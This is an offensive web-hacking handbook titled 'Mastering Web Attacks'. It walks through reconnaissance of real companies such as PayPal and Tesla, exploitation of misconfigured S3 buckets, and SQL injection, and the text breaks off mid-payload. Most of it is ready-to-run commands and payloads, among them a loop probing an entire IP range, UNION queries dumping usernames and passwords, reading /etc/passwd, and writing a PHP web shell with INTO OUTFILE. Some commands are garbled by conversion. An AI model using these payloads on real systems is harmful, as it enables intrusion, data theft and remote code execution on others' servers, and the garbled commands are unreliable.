# "Mastering Web Attacks: Payloads, Proofs, and Practical Hacks"

## Collected by : MGHACK

In the name of God

## Introduction to Web Hacking

In the rapidly evolving landscape of cybersecurity, web hacking stands as a crucial skill set for both defensive and offensive security experts. As web applications continue to grow in complexity, the potential for vulnerabilities expands, making it essential to understand the various techniques used to identify and exploit these weaknesses.

This book serves as a comprehensive guide for those looking to delve into the art of web hacking. Building upon the foundation laid in our previous work, we have meticulously gathered a vast collection of payloads, proof-of-concepts (PoCs), and command sequences used in real-world hacking scenarios. Each technique and strategy has been carefully selected to provide practical insights into the methods employed by security professionals and malicious actors alike.

Throughout this book, you will find detailed explanations and examples that illustrate how these payloads and PoCs are constructed and deployed. Our goal is not only to showcase the mechanics of web hacking but also to emphasize the importance of understanding the underlying principles that govern web security.

Whether you are a seasoned security researcher or just beginning your journey in cybersecurity, this book will equip you with the knowledge and tools necessary to navigate the complex world of web hacking. From exploiting common vulnerabilities to mastering advanced techniques, we aim to provide a thorough and accessible resource that will enhance your skills and deepen your understanding of this critical field.

# Intelligence Gathering and Enumeration

- **Enumerating ASN and IP Blocks**

We can use the public API "bgpview" to search for ASN (Autonomous System Numbers).

**Command**

```
curl -s https://api.bgpview.io/search?query_term=paypal | jq
```

You can use the Nmap script named "target-asn" to extract IP ranges based on an .ASN

**Command**

```
nmap --script targets-asn --script-args targets-asn.asn=26444
```

This script attempts to access this file on each IP within the specified range.

**Code**

```
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
   wget -t 1 -T 5 http://${ipa}/phpinfo.php;
done &
```

- **Reverse IP Lookup**

"We can use the curl command to extract domain information from RapidDNS for a specific IP range."

**Command**

```
curl -s 'https://rapiddns.io/sameip/64.4.250.0/24?full
=1#result' | grep 'target="' -B1 | egrep -v '(--|) ' |
rev | cut -c 6- | rev | cut -c 5- | sort -u
```

- **REVERSE IP LOOKUP WITH MULTI-THREADINGS**

This command uses an input file (ip.txt) containing IP addresses. For example, it processes each one with a specified `curl` command in parallel threads.

**Command**

```
interlace -tL ip.txt -c "curl -s '
https://rapiddns.io/sameip/_target_?full=1#result'|grep
'target=' -B1 | egrep -v '(--|) ' | rev | cut -c 6- | rev
| cut -c 5- | sort -u >> output.txt" -threads 2 --silent
--no-color --no-bar
```

- **SCANNING OPEN PORTS WITH MASSCAN**

**The following command can be used to scan for open ports:**

**Command**

```
sudomasscan--open-only10.22.144.0/24-p1-65535,U:1-65535
--rate=10000 --http-user-agent "Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0"
-oL "output.txt"
```

- **DETECTING HTTP SERVICES BY RUNNING HTTPX**

  The Masscan tool is effective for detecting open ports but does not specify which of these ports are running HTTP services. To determine this, `httpx` can be used on the Masscan output. The following command sequence is used for this purpose:

  This command reads the "output.txt" file containing the Masscan output and filters the TCP ports. It then formats the IP address and port into a specific pattern and uses `httpx` to check the activity of these addresses.

**Command**

```
cat output.txt | grep tcp | awk ' {print $4,":",$3}' |
tr -d ' ' | httpx -title -sc -cl
```

- **Scanning for Service Versions**

  The next step is to perform service version scanning.

**Command**

```
Nmap -sC -sV 10.22.144.147 -T4
```

- **SUBDOMAIN ENUMERATION**

  Subdomain enumeration can be performed either actively or passively. In active enumeration, we directly probe the target, while in passive enumeration, we rely on results obtained from various sources during their searches.

- **Active Subdomain Enumeration**

  Naturally, the results of brute-forcing depend on the quality of the wordlist. Some well-known DNS wordlists include "SECLIST" [https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS], "ASSETNOTE" [https://wordlists-cdn.assetnote.io/data/manual/best-dns-wordlist.txt], and "Rapid Forward DNS"

- **DNSVALIDATOR**

  To verify the accuracy and functionality of a DNS resolver, you can use `DNSValidator`.

**Command**

```
dnsvalidator -tL https://public-dns.info/nameservers.txt -threads 100 -o resolvers.txt
```

- **ShuffleDNS**

  Its unique feature is the ability to handle DNS-based wildcards. Wildcard DNS is a DNS configuration feature that automatically resolves all non-existent subdomains to a specific IP address.

**Command**

```
shuffledns -d paypal.com -w subdomains-top1million-5000.txt -r resolvers.txt
```

- **SUBBRUTE**

**Command**

```
python3 subbrute.py sub-wordlist.txt paypal.com | mass-dns -r resolvers.txt -o S -w output.txt
```

- **GOBUSTER**

**Command**

```
gobuster dns -w sub-wordlist.txt -d paypal.com -t 50
```

- **Subdomain Enumeration Subdomains From Content Security Policy**

The Content Security Policy (CSP) header allows administrators to specify which domains and subdomains are allowed to load content such as scripts, frame sources, images, and more on their website.

**Command**

```
curl -I -s https://api-s.sandbox.paypal.com | grep -iE
'content-security-policy|CSP' |tr " " "\n" | grep "\."
| tr -d ";" | sed 's/\*\.//g' | sort -u
```

- **Subdomain Enumeration Using Favicon Hashes**

  When subdomains of a website use the same favicon, each favicon will have the same hash value. By analyzing and comparing these hash values, subdomains can be identified.

Step 1: Downloading Favicon

**Command**

```
curl -s www.paypalobjects.com/webstatic/icon/favicon.ico
-o favicon.ico
```

Step 2: Generating MurmurHash

**Code**

```
cat favicon.ico | base64 | python3 -c "import mmh3,
sys; print(mmh3.hash(sys.stdin.buffer.read()))"
```

Step 3: Using Shodan Search

**Command**

```
Http.favicon.hash:309020573
```

- **PUTTING IT ALL TOGETHER**

  The entire process, from retrieving the site's favicon to searching for and discovering subdomains through Shodan, can be automated using a combination of `curl` commands and Python code.
  This command retrieves the favicon, converts it to base64, then computes its MurmurHash3 using the `mmh3` Python module. Finally, Shodan CLI is used to find hosts with the same favicon hash

**Command**

```
curl -s www.paypalobjects.com/webstatic/icon/favicon.
ico | base64 | python3 -c 'import mmh3, sys;print(mmh3.
hash(sys.stdin.buffer.read()))' | xargs -I{} shodan
search http.favicon.hash:{} --fields hostnames | tr ";"
"\n"
```

- **Passive Enumeration of Subdomains**

  Passive enumeration is the fastest method for identifying subdomains, as it ensures that no actual requests are sent to the domain server.

- **Subdomain Enumeration with RapidDNS**

  The following command searches for PayPal subdomains on rapiddns.io. It uses `curl` to fetch data, `grep` to filter and extract domain patterns, and `sort -u` to sort and remove duplicates, providing a unique list of subdomains.

**Command**

```
curl -s https://rapiddns.io/subdomain/paypal.com?full=1
| grep -Eo '[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}' | sort -u
```

- **Passive Subdomain Enumeration and API Tools**

**SecurityTrails API:** https://api.securitytrails.com
**AlienVault OTX API:** https://otx.alienvault.com/api
**URLScan:** https://urlscan.io/
**HackerTarget:** https://hackertarget.com/
**Pentest-Tools:** https://pentest-tools.com/
**DNSdumpster:** https://dnsdumpster.com/
**crt.sh:** https://crt.sh

- **Using Sublist3r for Enumerating Subdomains from Search Engines**

  Sublist3r gathers data from various sources such as Netcraft, VirusTotal, ThreatCrowd, DNSdumpster, and ReverseDNS to provide results.

- **Subdomain Enumeration Using GitHub**

**Command**

```
python3 github-subdomains.py -t API-KEY -d paypal.com -e
```

- **Subdomain Enumeration Using Subject Alternative Name (SAN)**

When a website uses an SSL/TLS certificate, it includes a field called "SAN" that lists all the domains and subdomains for which the certificate is valid. By examining this field, you can discover subdomains that may not be visible through traditional DNS searches. The following command uses `openssl` to search for subdomains of `api.paypal.com`. This command establishes an SSL/TLS connection to `api.paypal.com` to retrieve the certificate, then extracts and formats the subdomains from the SAN field for better readability.

**Command**

```
true | openssl s_client -connect api.paypal.com:443 2>/
dev/null | openssl x509 -noout -text | grep "DNS" | tr
',' '\n' | cut -d ":" -f2
```

- **Using Web Archives for Subdomain Enumeration**

Information about subdomains that were once active but are no longer visible on the web can be obtained using various tools, one of the most popular being "gau." The following command uses `gau` with the `--subs` flag to search for subdomains of `example.com`, returning the subdomains:

**Command**

```
echo example.com | gau --subs
```

This command retrieves a list of URLs related to the subdomains of `example.com`. To extract domains from these URLs, you can use `grep` with regular expressions. Alternatively, you can achieve the same result using the `unfurl` command-line tool.

**Command**

```
echo example.com | gau --subs | unfurl -u domains | sort -u
```

- **Active + Passive Subdomain Enumeration Using Amass**
  This tool combines the best features of both active and passive subdomain enumeration. One of its unique features includes searching by company names instead of providing IP addresses and subdomains.

- **Amass Intel Module**

  The "Intel" module in Amass can be used for OSINT (Open Source Intelligence) on an organization. This command includes several flags that can be used to search for various data related to an organization.

- **Org flag**
  The following command uses the "org" flag, which returns the ASN and associated IP blocks:

**Command**

```
amass intel -org "google"
```

- **ASN flag**
  We can use the `-asn` flag to return domains and subdomains associated with a specific ASN. For example, the following command displays subdomains and domains related to the specified ASN:

**Command**

```
amass intel -asn 44384
```

- **Whois flag**

  Similarly, the `whois` flag can be used to return domains and subdomains from Whois records. For example, the following command searches for domain and subdomain information from Whois records:

**Command**

```
amass intel -whois -d paypal.com
```

- **Amass Enum Module**

  To perform subdomain enumeration using the "enum" module, you can use the following command:

- **Active mode**

**Command**

```
amass enum -active -d paypal.com -src
```

- **Passive mode**

**Command**

```
amass enum -passive -d paypal.com -src
```

- **Amass db Module**

  Amass has an internal database that can be used to store and access the outputs of previous scans. To list the scans stored in the database, you can use the following command:

**Command**

```
amass db -list
```

To search the results of a specific record, we can use the `db` module, which includes the `-show` flag to display the contents of a particular record. The :`following command displays the results related to `owasp.org

**Command**

```
amass db -show -d owasp.org
```

- **Amass viz Module**

Amass uses the "viz" module, which generates a visualization of the links between domains. The results from this module can be imported into tools like Maltego (an OSINT tool) to provide better data visualization and correlation. To use the "viz" module and generate a visualization, you can use the following command:

**Command**

```
amass viz -d3 -dir paypal
```

- **Amass Track Module**

The Amass "track" module allows users to compare the results of different enumerations performed on the same domains.

**Command**

```
amass track -d paypal.com
```

- **Data Consolidation**

The compiled list usually includes duplicate entries and inactive or obsolete subdomains.

- **Removing Duplicates:**

Use tools like `sort -u` to sort and remove duplicate entries from the list.

**Command**

```
cat * | sort -u > paypal-subdomain.txt
```

- **Removing Inactive Subdomains with httpx:**

**Command**

```
cat paypal-subdomain.txt | httpx -sc -cl --title -o paypal-
alive-subdomain.txt
```

### ○ Validating Subdomains with EyeWitness :

Use the EyeWitness tool to validate the subdomains.

**Command**

```
python3  EyeWitness.py  -f  paypal-alive-subdomain.txt
--web --timeout 50 -d screenshots
```

- **SUBDOMAIN TAKEOVER**

  Subdomain takeover vulnerability occurs when a subdomain points to a service, such as a web host or cloud service, that has been deleted or is no longer active. To further investigate, we will use the dig command to understand the DNS configuration of this subdomain

**Command**

```
dig redseclabsto.redseclabs.com
```

- **Automated Subdomain Takeover Using Subjack**

  Subjack is an automated tool for subdomain takeover that can scan a list of subdomains and simultaneously identify those that may be vulnerable to takeover. The following command takes a list of subdomains as input and returns the results of subdomains that are potentially vulnerable to takeover

**Command**

```
subjack -w subdomains.txt -t 100 -timeout 30 -o results.txt
```

- **FINGERPRINT WEB APPLICATIONS**

  This step involves identifying hidden directories, file structure, endpoints, and input parameters.

  - **Directory Fuzzing**

    Directory fuzzing involves sending a large number of requests to the target to discover accessible directories, files, or endpoints.

- **Fuzzing Directories with FFUF**
  FFUF is primarily used for web application fuzzing. It can assist in identifying subdomains, fuzzing parameters, fuzzing headers, and testing rate-limiting features. The following command performs directory fuzzing against `demo-site.com` and runs FFUF to check for valid pages with the `.php` extension at `http://demo-site.com/`. This check is performed using the entries in the `wordlist.txt` file, and only pages that load correctly with an HTTP status code 200 are displayed:

**Command**

```
ffuf -w wordlist.txt -u http://demo-site.com/FUZZ -mc
200 -e. php
```

- **Fuzzing Directories with Dirbuster**
  If you prefer graphical versions, **Dirbuster** from OWASP is a popular tool used for directory brute forcing.

- **Discovering Endpoints Using Passive Enumeration Techniques**
  These methods involve using publicly available resources such as web archives, search engines, and many others to retrieve directories and endpoints.

- **Finding Endpoints with WebArchive**
  The web archive can reveal directories, file structures, and endpoints that were historically archived and once part of a website. While some of these endpoints may be outdated, others might still be active and relevant. For instance, WebArchive results for `paypal.com` show several active endpoints.

**Example**

```
http://web.archive.org/cdx/search/cdx?url=paypal.com/*
&output=text&fl=original&collapse=urlkey
```

- **Using GAU for Endpoint Discovery**
  The raw, unfiltered results will also include endpoints. The following command uses GAU to collect URLs related to `paypal.com` and employs ten threads for faster execution. The results are then saved in a file named `gau.txt`:

**Command**

```
echo paypal.com | gau --threads 10 --o gau.txt
```

To scan through the list of URLs in the file, you can use the cat command:

**Command**

```
cat urls.txt | gau --threads 10 --o gau.txt
```

- **Removing Duplicates from GAU Output**
  The output from Gau (GetAllURL) typically includes a large number of duplicate entries, including incremental URLs like `/section/1/` and `/section/2/` in a website's navigation. Additionally, it also contains similar path variations with different parameters.

**Command**

```
cat gau.txt | sort -u | uro
```

- **Extracting Subdomains from JavaScript Files**

  given the size and complexity of JavaScript files, automating the extraction of relevant data can be very useful. For example, the following command uses curl to access the latmconf.js file, then employs regular expressions to match subdomains. Finally, sort -u is used to remove duplicates so that each unique URL is listed only once:

**Command**

```
curl -s www.paypalobjects.com/pa/mi/paypal/latmconf.js
| grep -Po "((http|https):\/\/)?(([\w.-]*)\.([\w]*)\.
([A-z]))\w+" | sort -u | grep paypal.com
```

- **Extracting Endpoints from JavaScript Files**

  To extract unique endpoints, you can use a similar command

**Command**

```
curl -s www.paypalobjects.com/pa/mi/paypal/latmconf.js
| grep -oh "\"\/[a-zA-Z0-9_/?=&]*\"" | sed -e 's/^"//'
-e 's/"$//' | sort -u
```

- **Enhancing Code Readability for JavaScript Files**

  This process removes unnecessary characters like whitespace and comments. One tool for this is **JSBeautify**. It can reformat poorly formatted JavaScript, unminify the code, and make it more readable.

**Command**

```
js-beautify example.js > beautify-example.js
```

- **Automatically Analyzing All JavaScript Files**
  Automating the download and extraction of JavaScript files saves time, making the process more efficient than manual handling.

Step 1: Collecting JavaScript Files

**Command**

```
grep "\.js" paypal.txt | sort -u | httpx -silent -mc 200
-o paypal-js.txt
```

Step 2: Extracting endpoints from JavaScript Files

**Code**


```
while read url; do. /linkfinder.py -i $url -o cli >>
paypal-endpoinsts.txt;done <.. /paypal-js.txt
```

- **Extracting Sensitive Data from JS Files**
  To identify and retrieve sensitive information from JavaScript files, you can use the **Secret Finder** tool.

**Command**

```
python3 SecretFinder.py -i https://example.com/1.js -o cli
```

- **Enumerating Input Parameters**
  After identifying endpoints, the next step is to determine the relevant input parameters for those endpoints. It's crucial to perform fuzzing on these input parameters to test for potential vulnerabilities.
- **Using Arjun to Fuzz Parameters**
  There are various tools for fuzzing hidden parameters, but **Arjun** is a popular choice in the security community. It specifically focuses on identifying hidden parameters in web applications.



- **Generating Custom Wordlist**
  We use **GAU** and **Unfurl** to create a custom wordlist by checking URLs from archives with GAU and extracting URL components with Unfurl. The process includes filtering URLs to keep only those with parameters indicated by an equal sign (`=`).

.

**Command**

```
echo tesla.com | gau --subs | grep '=' | unfurl keys |
sort -u
```

Alternatively, you can use the `--unique-keys` flag with **GAU** to process URLs and extract and list unique input parameters.

**Command**

```
gau tesla.com | unfurl --unique keys
```

- **MAPPING THE ATTACK SURFACE USING CRAWLING/SPIDERING**
  Spidering an application to explore its attack surface is crucial. This process involves enumerating the structure of the web application, including its navigation and content.

- **Crawling Using Gospider**
  **Gospider** has become a popular choice in the security community for enumerating the attack surface of applications. The following command uses Gospider to crawl `paypal.com`:

**Command**

```
gospider -s https://paypal.com
```

As mentioned earlier, **Gospider** can crawl and analyze multiple sites concurrently. The following command uses `domain.txt` as input and outputs the results to `gospider-output:`

**Command**

```
gospider -S domains.txt -o gospider-output -c 10
```

- **Crawling with Active Session**
  Some pages may require user authentication and thus may not be directly accessible to web crawlers. In **Gospider**, users have the option to crawl with or without a session ID.

**Command**

```
gospider -s http://demo-site.com/ --cookie "PHPSESSID=
jhbjh6f995v1g1mf2ciop70q21"
```

- **AUTOMATIC MAPPING OF NEW ATTACK SURFACE**
  One preferred method is using a **Discord** server. Discord is effective due to its real-time communication and notification capabilities. It supports webhooks, which are automated messages sent from a program to Discord. Here's a Python code example demonstrating the process:

```
target = "http://demo-site.com"

def run_hakrawler(url):
    command = f"echo {url} | hakrawler -u | egrep -v '(\.
js|\.css|\.png|\.jpg|\.gif)'"
    process = subprocess.Popen(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    output, error = process.communicate()
    line = output.decode('utf-8')
    return line

def discord_notification(url):
    webhook = "[YOUR_DISCORD_WEBHOOK_LINK]"
    message = {"content": "New Endpoint Found: "+url}
    requests.post(webhook, json=message)

def main():
    conn = sqlite3.connect('hakrawler-out.db')
    cursor = conn.cursor()
    cursor.execute("'
      CREATE TABLE IF NOT EXISTS urls (
        column_name TEXT
      )
    "')
    sql = "INSERT INTO urls (column_name) VALUES (?)"
    urls = run_hakrawler(target).splitlines()
    for url in urls:
      if target in url:
        cursor.execute("SELECT * FROM urls WHERE column_
name = ?", (url,))
        existing_data = cursor.fetchone()
        if not existing_data:
              cursor.execute(sql, (url,))
              if counter != 1:
                    discord_notification(url)
    conn.commit()
    conn.close()
counter = 0
while True:
    counter = counter + 1
```

- **FINGERPRINTING WEB APPLICATIONS**
  This section will focus on methods that avoid generating noise on the server.

- **Inspecting HTTP Response Headers**

**Command**

```
curl -I https://paypalmanager.sandbox.paypal.com
```

- **Fingerprinting Using WhatWeb/Wappalyzer**

  Several command-line tools and browser extensions can automate the process of identifying web server fingerprints and related technologies without sending numerous requests. One such command-line tool is **WhatWeb**, which offers various options for fingerprinting.

**Command**

```
whatweb http://demo-site.com/phpadmin/
```

- **DETECTING KNOWN VULNERABILITIES AND EXPLOITS**

  One tool for searching databases is **searchsploit**. The `-s` flag, known as safe mode, can be used to filter results, while `-w` provides web-based references for further research.

**Command**

```
searchsploit phpmyadmin -s 4.8.1 -w
```

It can also be used to search for a specific CVE. To do this, use the `--cve` flag along with the CVE number.

**Command**

```
searchsploit --cve 2021-44444
```

- **VULNERABILITY SCANNING USING NUCLEI**

  **Nuclei** is a vulnerability scanner that enables fast scanning and identification of vulnerabilities in web applications, networks, and infrastructures. The following command uses the `-target` flag to scan "demo-site.com":

  **Command**

  ```
  nuclei -target http://demo-site.com
  ```

- **CLOUD ENUMERATION**

  This section will cover techniques for identifying AWS resources and how attackers exploit misconfigured S3 buckets.

- **AWS S3 Buckets Enumeration**

  The goal of identifying S3 buckets is to find misconfigured buckets that are publicly accessible. Let's take a look at their naming conventions:

- **Naming Convention and Discovery**

  - **Standard Convention**

Format: [bucket-name].s3.amazonaws.com
Example: examplebucket.s3.amazonaws.com

  - **Alternative Convention**

Format: http://s3.amazonaws.com/[bucket_name]/
Example: http://s3.amazonaws.com/examplebucket/

- **Identifying S3 Buckets**

  To determine if a website is hosted on an Amazon S3 bucket, you mainly use DNS search tools. For example, consider performing a DNS search on a domain like `flaws.cloud`.

**Command**

```
host flaws.cloud
```

To obtain the region of a bucket, you can perform a DNS request to the discovered IP using tools like `dig` and `nslookup`.

**Command**

```
nslookup 52.218.201.195
```

The DNS search result of `s3-website-us-west-2.amazonaws.com` confirms that the hosting is in the AWS region `us-west-2`. This is one of the geographical regions AWS uses to distribute its services. Therefore, the site is also accessible via the following domain:

**Example**

```
flaws.cloud.s3-website-us-west-2.amazonaws.com
```

- **Identifying S3 Buckets Using Google Dorks**
  We can use passive identification techniques like Google Dorks to find S3 buckets associated with a specific domain. This method can help discover sensitive files. For example, the following query can be used to search for AWS buckets related to paypal.com:

**Command:**

```
site: s3.amazonaws.com paypal.com
```

To search for a specific file extension, use the filetype directive. For example, to search for PDF files, you would use

**Command**

```
site:s3.amazonaws.com filetype:xls password
```

- **Exploiting Misconfigured AWS S3 Buckets**

Sometimes, misconfigured S3 buckets may be publicly accessible. To determine if an S3 bucket is public, you can enter its URL into a web browser. If you receive a "Access Denied" message, the bucket is private. Conversely, a public bucket will display a list of the first 1,000 objects stored in it. To interact with an S3 bucket, you can use the command-line tool aws s3. For example, to list the files in a public bucket like demo-bucket.redseclabs.com, you can use the following command:

**Command**

```
aws s3 ls s3://demo-bucket.redseclabs.com/ --no-sign-
request --region us-east-1
```

To extract the contents of a bucket, you can use the sync command

**Command**

```
aws s3 sync s3://demo-bucket.redseclabs.com/. --region
us-east-1 --no-sign-request
```

- **Exploiting Authenticated Users Group Misconfiguration**

  Access to S3 bucket resources is managed using ACLs (Access Control Lists) and bucket policies. Misconfigurations in these settings can inadvertently grant unauthorized users read or write access. For example, if the access control list is set to the "Authenticated Users" group, anyone with an AWS account can access the bucket. If you attempt to access the bucket anonymously and receive an "Access Denied" error, it generally indicates that the bucket is private

**Command**

```
aws s3 sync s3://demo-bucket.redseclabs.com/. --region
us-east-1 --no-sign-request
```

Given a misconfiguration that allows anyone with an AWS account to access the bucket's contents, we can use AWS CLI to access it. To do this, you need to authenticate using an AWS Access Key ID and Secret Access Key, which can be obtained from the AWS Management Console. Then, configure these keys using the configure command so that the CLI uses them for authenticating API requests to AWS services

**Command**

```
aws configure
```

After completing the configurations, including setting up AWS credentials and configuring the AWS CLI, users can successfully access the bucket. This access will be in accordance with the permissions defined in the ACL or bucket policies. Once set up, you can use the following command to access the S3 bucket with authentication:

**Command**

```
aws s3 ls s3://demo-bucket.redseclabs.com/ --region
us-east-1
```

# Introduction to Server-Side Injection Attacks

- **Classification of SQL Injection**

  SQL Injection involves extracting database contents based on the type of SQL injection method and the channels used for database extraction. These methods generally depend on the backend technologies implemented:

  - In-Band
  - Out-of-Band
  - Inferential

- **SQL Injection Techniques.**

  **Note:** While SQL injection can occur in various parts of an SQL query, it is often found in the WHERE clause, a key area for manipulating query logic and affecting data retrieval or modification. In this example, we will examine a scenario where SQL injection results in retrieving all records. Assume a program implements a search function using the following query:

**Example**

```
SELECT * FROM users WHERE username = '$var'
```

Wfuzz is a web fuzzing tool used for penetration testing and discovering web vulnerabilities. It allows users to automatically send HTTP requests using various wordlists and analyze server responses.

**Command**

```
wfuzz -c -z file,/usr/share/wfuzz/wordlist/Injections/
SQL.txt  -d  "username=FUZZ&password=ok&submit=Login"
http://127.0.0.1:8080/login.php
```

- **SQLi Data Extraction Using UNION-Based Technique**

  This technique involves combining two SELECT statements:
  1. Both SELECT statements must return the same number of columns.
  2. The data types of the columns defined in both SELECT statements must always be the same.

- **Testing for SQL Injection**

  The most common method for testing SQL injection is injecting a single quote/apostrophe into a vulnerable parameter, in this case, "id."

  **Example**

  ```
  http://127.0.0.1/sqlilabs/Less-2/?id=1'
  ```

  The application responds with an SQL error, indicating that something might be breaking the SQL query. In addition to a single quote (`'`), double quotes (`"`) and percent signs (`%`) can also be used to test for SQL injection. The percent sign is a wildcard character in SQL, commonly used in the `LIKE` clause to search for specific patterns in the database.

  - **Automatically Detecting SQL Injection**

    **SQLMap** includes various types of payloads that can be used to verify the presence of SQL injection vulnerabilities. The following command automatically detects the "id" parameter and tests it for vulnerabilities

**Command**

```
sqlmap -u http://127.0.0.1/sqlilabs/Less-2/?id=1 -dbs
```

  - **SQLMap Tip**

    - **--risk**: This option allows you to set the risk level of SQL injection tests between 1 and 3, with 1 as the default. Increasing the level to 2 or 3 uses more advanced techniques suitable for more complex scenarios.

    - **--level**: This parameter sets the detection level between 1 and 5. Level 1 performs a limited set of tests, while level 5 includes a more comprehensive approach with a wider variety of payloads and boundary testing.

    If there are multiple parameters and you only want to test specific ones, use the **-p** flag in SQLMap. Additionally, asterisks (*) can be used to specify injection points, both in the command line and in HTTP request files.

- **Determining the Number of Columns**

  To extract data from a database using the UNION statement, the number of columns must match. The `ORDER BY` keyword in SQL sorts the result set based on specified columns. If the number of columns does not match, an error is returned. Conversely, if the correct number of columns is specified, the query will execute without errors.

**Query Resulting in an Error**

```
http://127.0.0.1/sqlilabs/Less-2/?id=1+order+by+4--
```

**Query Without Error**

```
http://127.0.0.1/sqlilabs/Less-2/?id=1+order+by+3--
```

Alternatively, you can use UNION SELECT to count the number of columns. The following query uses UNION SELECT with three NULL values to check if the table has three columns:

**Example**

```
http://127.0.0.1/sqlilabs/Less-2/?id=1+union+select+
null,null,null--
```

- **Determining the Vulnerable Columns**

Now that we know there are three columns, we can use the UNION SELECT statement to extract data from the database. However, before extracting data, we need to identify the columns that can display data. To determine the vulnerable columns, use the following command:

**Example**

```
http://127.0.0.1/sqlilabs/Less-2/?id=-1+union+
select+1,2,3--
```

- Using a negative sign before the identifier invalidates the original query, making injected data clearly distinguishable. Alternatively, using a false statement like `AND 1=0` ensures no data is returned from the original query, simplifying the identification of columns that can display data.

**Example**

```
http://127.0.0.1/sqlilabs/Less-2/?id=and1=0unionselect1,
2,3-
```

- **Fingerprinting the Database**
  The next step involves identifying the database, including aspects like its name and version. For this, you can use internal functions such as `version()`, `user()`, and `database()` to retrieve database details.

**Query**

```
SELECT * FROM users WHERE id=-1 union select version(),
database()- LIMIT 0,1;
```

- **Extracting Database Information**
  To extract more details, you need to identify the names of databases and tables, and then extract data from these tables.

- **Enumerating Databases**
  Now that the database is identified, the next step is to list all the databases accessible to the user "tmgm."

**Query**

```
SELECT * FROM users WHERE id=-1 union select 1,schema_
name,3 from information_schema.schemata-- LIMIT 0,1;
```

- **Enumerating Tables from the Database**
  Now that we have identified the target database, "security," the next step is to extract all tables from this database. To do this, we will query the `table_name` column from the `information_schema.tables` table.

**Query**

```
union+select+null,group_concat(table_name),
null+from+information_schema.tables+where+
table_schema='security'--
```

**Payload**

```
http://127.0.0.1/sqlilabs/Less-2/?id=-1+union+
select+null,group_concat(table_name),
null+from+information_schema.tables+where+
table_schema="security"
```

- **Extracting Columns from Tables**

  The next step is to identify all columns in the "email" table. To do this, we will query the `column_name` column from the `information_schema.columns` table.

**Query**

```
Union select null,group_concat(column_name),null from
information_schema.columns where table_name="security"--
```

**Payload**

```
http://127.0.0.1/sqlilabs/Less-2/?id=-1+union+select+
null,group_concat(table_name),null+
from+information_schema.tables+where+table_
schema="security"
```

- **Extracting Data from Columns**

  The next step is to extract data from the username and password columns. To do this, use the following query:

**Query**

```
Union select null,group_concat(username,0x3a,password),
null from security--
```

**Example**

```
http://127.0.0.1/sqlilabs/Less-2/?id=-1+union+select+
null,group_concat(username,0x3a,password),null+from+us
ers--
```

- **SQL Injection to RCE**

  In some cases, SQL injection can allow reading and writing files to and from the web server. This may enable us to read local files on the web server and even write our own files, potentially leading to remote code execution.

.

- **Retrieving Privilege Information**
  In the context of SQL injection in MySQL, you can use the `information_schema.schema_privileges` table to retrieve information about privileges.

**Example**

```
http://127.0.0.1/search.php?search=tmgm'UN
ION+SELECT+ALL+1,2,group_concat(privilege_
type),4+FROM+INFORMATION_SCHEMA.USER_PRIVILEGES--+
```

- **Reading Files**
  After verifying privileges, you can use the `LOAD_FILE` function to attempt reading local files, such as `/etc/passwd`.

**Example**

```
curl "http://127.0.0.1/search.php?search=tmgm'Union+SE
LECT+ALL+1,2,load_file('/etc/passwd'),4--+"
```

If you encounter an error while reading the file, convert the string to its hexadecimal equivalent. This method is useful if backslashes disrupt syntax or if a WAF blocks file names. In such cases, you can use the hexadecimal equivalent of the file path, like `/etc/hostname`, to retrieve details.

**Example**

```
"http://127.0.0.1/search.php?search=tmgm'Union+SELECT+
ALL+1,2,load_file(0x2f6574632f686f73746e616d65),4--+"
```

Alternatively, you can convert the entire file content to base64 or hex. This can be done using the `TO_BASE64` function and is useful in cases where Out-of-Band queries are needed.

**Example**

```
http://127.0.0.1/search.php?search=tmgm'Union+SELECT
+ALL+1,2,To_base64(load_file(0x2f6574632f686f73746e6
16d65)),4--+
```

- **RETRIEVING WORKING DIRECTORY**

  o determine the directory where MySQL has permission to write files, you can query the secure_file_priv variable. If the output shows a specific path like /var/lib/mysql/, it means that MySQL's read and write operations are restricted to that directory. The following query returns the value of the secure_file_priv variable in MySQL, which specifies the secure file path on the server. To query a global system variable in MySQL, use the following format:

**Command**

```
SELECT @@secure_file_priv;
```

The final payload will look as follows:

**Example**

```
http://127.0.0.1/search.php?search=tmgm'Union+SELECT+A
LL+1,2,@@secure_file_priv,4--+
```

If the output shows access to the root directory (/), it indicates a misconfigured security setting.

**Note for SQLmap**: Use the `--os-shell` flag to find writable directories. This flag attempts to upload a web shell to common server directories and allows the use of custom wordlists for more thorough testing.

In the next step, try to upload your PHP code (`<?php system($_GET['cmd']);?>`) to the `/var/www/html` directory using the `INTO OUTFILE` command and specify the desired path for writing the file.

**Payload**

```
UNION+SELECT+ALL+1,2,<?php system([\'cmd\']);?>,4 into
outfile "/var/www/html/shell.php"--+
```

**Example**

```
http://127.0.0.1/search.php?search=tmgm'UNION+SELECT+AL
L+1,2,0x3c3f706870207379737465 6d285b27636d64275d293b203
f3e,4+into+outfile+'/var/www/html/shell.php'--+
```

- **Error-Based SQL Injection**

  **Error-based SQL injection** involves intentionally generating error messages from the database server. In the previous example, UNION was used for data extraction, requiring the use of `ORDER BY` or `GROUP BY` to determine the number of columns. When you receive only a MySQL error and no other output, you can use errors to extract data. The `ExtractValue()` function in MySQL is specifically designed to produce errors when XML data parsing fails, which can include evaluated query results in the error message. To ensure `ExtractValue()` always produces an error, use a character like `0x7E` (which corresponds to the `~` symbol), as this is considered invalid input and will generate a detailed error message from the database.

**Extracting Database Version**

```
'1 extractvalue(1, CONCAT(0x7e, (SELECT version()),
0x7e)); --
```

**Extracting Table Names**

```
'1 AND extractvalue(rand(), concat(0x7e, (SELECT concat
(0x7e, schema_name) FROM information_schema.schemata
LIMIT 0, 1)))--
```

**Extracting Specific Table Name from Information_schema**

```
'1 AND extractvalue(rand(),concat(0x3a,(SELECT concat
(0x7e,TABLE_NAME) FROM information_schema.TABLES WHERE
